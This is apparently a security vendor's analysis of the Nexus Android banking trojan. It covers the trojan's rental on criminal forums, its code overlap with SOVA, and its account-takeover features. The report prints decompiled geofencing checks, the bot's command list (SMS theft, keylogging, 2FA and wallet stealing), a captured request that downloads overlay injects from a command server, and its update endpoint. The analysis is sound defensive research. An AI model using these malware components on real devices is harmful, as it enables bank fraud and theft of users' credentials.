Nexus: a new Android botnet?

cleafy.com/cleafy-labs/nexus-a-new-android-botnet

,

Download your PDF guide to TeaBot

Get your free copy to your inbox now


Download PDF Version

Key point

- On January 2023, a new Android banking trojan appeared on multiple hacking forums under the name of Nexus. However, Cleafy's Threat Intelligence & Response Team traced the first **Nexus** infections way before the public announcement in June 2022.
- Nexus is promoted via a **Malware-as-a-Service** (MaaS) **subscription** a particular type of cybercrime in which malware creators or distributors provide their services to other criminals or individuals on a rental or subscription basis. Developers offer their services on underground forums or through private channels (e.g., Telegram), and their clients pay a fee to use the malware.
- **Nexus appears to be in its early stages of development** (BETA). Multiple campaigns active worldwide confirm that multiple TAs are already using this thread to conduct fraudulent campaigns.
- Nexus provides all the **main features to perform ATO attacks** (Account Takeover) against banking portals and cryptocurrency services, such as credentials stealing and SMS interception. It also provides a built-in list of injections against 450 financial applications.
- Despite Nexus being promoted as a brand-new malware, it contains some relations with the SOVA banking trojan, suggesting that developers adopted and reused old developments.

Introduction

At the beginning of January 2023, a new Android banking botnet named **Nexus** was promoted by a user on multiple underground hacking forums. The following image represents the original thread promoted by the author:



Nexus Android Banking Botnet Rent

By [redacted] , January 27 in [Software] - malware, exploits, bundles, crypts

[redacted]
byte

Paid registration
0
6 posts
Joined
01/25/23 (ID: 141979)
Activity
вирусология / malware

Posted January 27

Nexus Android Banking Botnet (BETA)

Simple design, convenient use. Functionality in line with the nature of botnets.
Android Versions: 5, 6, 7, 8, 9, 10, 11, 12, 13

The codes are completely original. It has nothing to do with other botnets on the market. We attach great importance to the comfort and simplicity of using the panel. We care about the security of both software and users. Payments and conversations are never shared with a third party. The servers and connections we use are made through anonymous servers.

□	Bot	Tag	Device	Comment	Injects	Connection status	Options
□	[redacted] [redacted]	[redacted]	SAMSUNG SM-A515F 13 TIRAMISU 13REL		com.linkedin.android com.konylabs.capitalone *Cookie injects* com.google.android.gm *Live injects* com.binance.dev	Last: 5 sec First: [redacted]	
□	[redacted] [redacted]	[redacted]	XIAOMI M2003J15SC 12 12REL		com.woodforest com.citi.citimobile *Cookie injects* com.google.android.gm	Last: 2 sec First: [redacted]	
□	[redacted] [redacted]	[redacted]	SAMSUNG SM-A715F 12 12REL		com.linkedin.android com.konylabs.capitalone *Cookie injects* com.google.android.gm	Last: 47 sec First: [redacted]	


As the project is very new, it will be under continuous development. Please let us know if anything is missing or extra after use. We will value your feedback and change the progress of the project accordingly.

Figure 1 - Nexus thread on a hacking forum

Following the discussion, the authors claim that the source code of Nexus has been entirely written from scratch, but it is still in its early development days. Despite this, the authors behind Nexus announced that it was already available for rent at a **steep price of $3000 per month through a MaaS subscription**. MaaS stands for Malware-as-a-Service, and it is a model used in the cybercrime world to offer their malware for rent or sale to other TAs who lack the technical expertise to develop their malware.

This model is prevalent in Android banking trojans, where malware authors use MaaS platforms to distribute their malware to a broader audience. The MaaS model allows criminals to monetize their malware more efficiently by providing a ready-made infrastructure to their customers, who can then use the malware to attack their targets.

It is common for MaaS providers to impose restrictions on the geographies where their customers can conduct attacks using rented or purchased malware. The Nexus authors, for example, have a "code of conduct" rule **prohibiting using their malware in Russia and CIS countries**.



Rules

- We do not refunds for 3rd party services.
- Work in Russia and the CIS is prohibited in any form.

Figure 2 - Nexus code of conduct for customers

Previous activities and linking with SOVA

Despite the official launch of the Nexus MaaS program on 27th January 2023, our internal telemetries identified previous related activities behind this botnet, as shown in the following Figure:





Figure 3 - Nexus activities (Cleafy telemetries)

On August 2022, during the analysis of those samples, **technical indicators suggested some code similarity between Nexus samples and SOVA**, an Android banking trojan emerged in mid-2021. At that time, it was considered a new variant of SOVA, as described in our previous blog article.

Despite the new MaaS program launched under the name Nexus, the authors may have reused some parts of SOVA internals, to write new features (and rewrite some of the existing ones).

Recently, the SOVA author, who operates under the alias “**sovenok**”, started sharing some insights on Nexus and its relationship with SOVA, calling out an affiliate who previously rented SOVA for stealing the entire source code of the project.




sovenok
HDD drive
User
Registration: 05/29/2021
Messages: 40
Reactions: 40

lui = server = poison stole the source code from SOVA when it rented a server from it. if this black is solved, when buying a server from it, be sure that everything you upload will be stolen

sova v4, настоящее название malibot (это не я такое название уёбищное дал. Ресёрчеры спасателей малибу пересмотрели, или что, я не знаю)

Figure 4 - sovenok accusing other TAs of stealing SOVA source code

This event could explain why parts of the SOVA source code have been passing through multiple banking trojans. In fact, **sovenok** identified another Android botnet that operates under the name of **POISON**, which he considers to be highly linked to Nexus:



sovenok
HDD drive
User
Registration: 05/29/2021
Messages: 40
Reactions: 40

Четверг в 15:18


I warmly welcome dear users of this forum.
Since my "heritage" pops up once again, I can't help but show the cards. Straight to the point:

Горячо приветствую уважаемых пользователей данного форума.
Т. К. моё "наследие" всплывает в очередной раз, я не могу не вскрыть карты. Сразу к делу:

NeXuS = Poison_bot
Poison_bot = server = *Lui25*

Figure 5 - 'sovenok' linking Nexus andPOISON banking trojans

Focusing on technical indicators, the following Figure shows the overlap found between the commands on SOVA and Nexus. As a result, it appears that **most of the SOVA commands** (marked in green) **were also reused on Nexus**:



GET2FA
START2FAACTIVATOR
STOP2FAACTIVATOR
DELBOT
OPENURL
STARTLOCK
STOPLOCK
GETPERM
DELAPP
CLEARAPPDATA


STARTEXTRAVERBOSE
STOPEXTRAVERBOSE
STARTHIDENPUSH
STOPHIDENPUSH
STARTHIDESMS
STOPHIDESMS
SCANCOOKIE
STOPCOOKIE
SCANINJECT
STOPSCAN

GETSMS
CLEARSMSLIST
STARTKEYLOGS
STOPKEYLOGS
CONTACTSSENDER
SENDSMS
OPENINJECT
GETAPPS
SENDPUSH
ENABLEINJECT

RUNAPP
FORWARDCALL
DISABLEINJECT
GETCONTACTS
STARTMUTE
STOPMUTE
GETTRUSTWALLET
GETEXODUS

Figure 6 - Commands overlap between Nexus and SOVA


Another similarity between Nexus and SOVA is how geographic location is checked. Analyzing the bootstrap of the infection, it was possible to discover that Nexus implements a function called *preloadCheck()* to identify if the victim is actually in a country "allowed" to be attacked. If the check succeeds, it starts the infection chain. Otherwise, the application simply terminates the activity.



```
    private final void preloadCheck() {
        String country = getResources().getConfiguration().getLocales().get(0).getCountry();
        Intrinsics.checkNotNullExpressionValue(country, "resources.configuration.locales.get(0).country");
        if (!ConstKt.getListCountryToIgnore().contains(country)) {
            BuildersKt__Builders_commonKt.launch$default(CoroutineScopeKt.CoroutineScope(Dispatchers.getIO()), null, null, new
LauncherActivity$preloadCheck$1(this, null), 3, null);
            return;
        }
        AppKt.log$default(this, "Invalid locale. Exit...", null, 2, null);
        finish();
    }
```

Figure 7 - Checking the geographic location of the device


Currently, countries that are ignored are: **AZ** (Azerbaijan), **AM** (Armenia), **BY** (Belarus), **KZ** (Kazakhstan), **KG** (Kyrgyzstan), **MD** (Moldova), **RU** (Russian Federation), **TJ** (Tajikistan), **UZ** (Uzbekistan), UA (Ukraine), **ID** (Indonesia).



```
        listCountryToIgnore = CollectionsKt__CollectionsKt.listOf((Object[]) new String[]{TinyWebServer.TDE("AZ"), TinyWebServer.TDE("AM"), TinyWebServer.TDE(
"BY"), TinyWebServer.TDE("KZ"), TinyWebServer.TDE("KG"), TinyWebServer.TDE("MD"), TinyWebServer.TDE("RU"), TinyWebServer.TDE("TJ"), TinyWebServer.TDE("UZ"),
TinyWebServer.TDE("UA"), TinyWebServer.TDE("ID")});
    }
```

Figure 8 - Excluded countries


Moreover, another routine is deployed to discern if the victim is eligible to become part of the botnet. In this case, the attackers try to verify if the official Sberbank (Russia's biggest bank) application is installed.



```
    public static final void preloadCheck$checkForSngPackages(LauncherActivity launcherActivity) {
        List<String> installedApps = ContextBaseExtensionsKt.getInstalledApps(launcherActivity);
        if (!installedApps.contains(TinyWebServer.TDE("ru.sberbankmobile"))) {
            installedApps.contains(TinyWebServer.TDE("com.idamob.tinkoff.android"));
        }
```

Figure 9 - Check the presence of the Sberbank mobile application

Lastly, there are many APIs similarities used by both SOVA and Nexus to communicate with the C2 server, as confirmed by **sovenok**.



sova v5 это пойзон! Да, я хотел сделать функцию шифровальщика, но потом понял что это просто бессмысленно под трубки. У меня вообще предположение что луи специально меня подставить хочет или что я хз, что я ему сделал, не понимаю. Ну не суть.

Well now we open virustotal on nexus and there is my same two year old API

Ну и теперь открываем вирустотал на nexus, и там те же самые мои апи двухгодичные бл#ть

VirusTotal

VirusTotal


www.virustotal.com

Figure 10 - sovenok accuses other TAs of stealing SOVA APIs

Technical Analysis: Main features and Commands

Nexus contains all the main features to perform **Account Takeover attacks** (ATO) against banking apps from all over the world and cryptocurrency services. In particular, it can:

Perform O**verlay attacks and keylogging** activities to steal users' credentials.




```
GET //downloadinject?access=1&packagename=[redacted]&type=html&stage=1&botid=
[redacted] HTTP/1.1
Host: [redacted]
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Linux; Android 8.0.0; Android SDK built for x86
[redacted]
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
X-Requested-With: com.help.marine
Connection: close
```

Figure 11 - Nexus overlay attack

- **Steal SMS messages** to obtain the two-factor authentication codes.
- Through the abuse of the Accessibility Services, Nexus can steal some information from **crypto wallets** (such as seeds and balance), **the 2FA codes of Google Authenticator app**, and the cookies from specific websites.

Comparing the list of commands of two Nexus samples (one from August 2022 and one from March 2023), **it is possible to note the addition of some new commands**, such as the ability to remove received SMS and the feature to activate or stop the 2FA stealer module.

The following evidence, in addition to some claims by the Nexus author concerning the possibility of adding a VNC module, underlines the desire to further improve the malware with new features.



```
get2fa = "get2fa";
delbot = "delbot";
openUrl = "openurl";
startlock = "startlock";
stoplock = "stoplock";
admin = "getperm";
delapp = "delapp";
starthidenpush = "starthidenpush";
stophidenpush = "stophidenpush";
hidesms = "starthidesms";
stophidensms = "stophidesms";
scancookie = "scancookie";
stopcookie = "stopcookie";
scaninject = "scaninject";
stopscan = "stopscan";
getsms = "getsms";
startkeylogs = "startkeylogs";
stopkeylogs = "stopkeylogs";
contactssender = "contactssender";
sendsms = "sendsms";
openinject = "openinject";
getapps = "getapps";
sendpush = "sendpush";
enableinject = "enableinject";
runapp = "runapp";
callForward = "forwardcall";
call = NotificationCompat.CATEGORY_CALL;
disableinject = "disableinject";
getcontacts = "getcontacts";
startMute = "startmute";
stopMute = "stopmute";
gettrustwallet = "gettrustwallet";
getexodus = "getexodus";
```

```
get2fa = "get2fa";
start2faactivator = "start2faactivator";
stop2faactivator = "stop2faactivator";
delbot = "delbot";
openUrl = "openurl";
startlock = "startlock";
stoplock = "stoplock";
admin = "getperm";
delapp = "delapp";
clearappdata = "clearappdata";
startextraverbose = "startextraverbose";
stopextraverbose = "stopextraverbose";
starthidenpush = "starthidenpush";
stophidenpush = "stophidenpush";
hidesms = "starthidesms";
stophidensms = "stophidesms";
scancookie = "scancookie";
stopcookie = "stopcookie";
scaninject = "scaninject";
stopscan = "stopscan";
getsms = "getsms";
clearsms = "clearsmslist";
startkeylogs = "startkeylogs";
stopkeylogs = "stopkeylogs";
contactssender = "contactssender";
sendsms = "sendsms";
openinject = "openinject";
getapps = "getapps";
sendpush = "sendpush";
enableinject = "enableinject";
runapp = "runapp";
callForward = "forwardcall";
call = NotificationCompat.CATEGORY_CALL;
disableinject = "disableinject";
getcontacts = "getcontacts";
startMute = "startmute";
stopMute = "stopmute";
gettrustwallet = "gettrustwallet";
getexodus = "getexodus";
```


Figure 12 - New Nexus commands in recent samples

Update Capacity

Nexus is also equipped with a mechanism for autonomous updating. A dedicated function asynchronously checks against its C2 server for updates when the malware is running. More specifically, it performs a check towards a dedicated endpoint asking for the last version; the query look like the following line:

http(s)://C2_domain/lastversion?access=XXXXX&key=XXXXXXXX

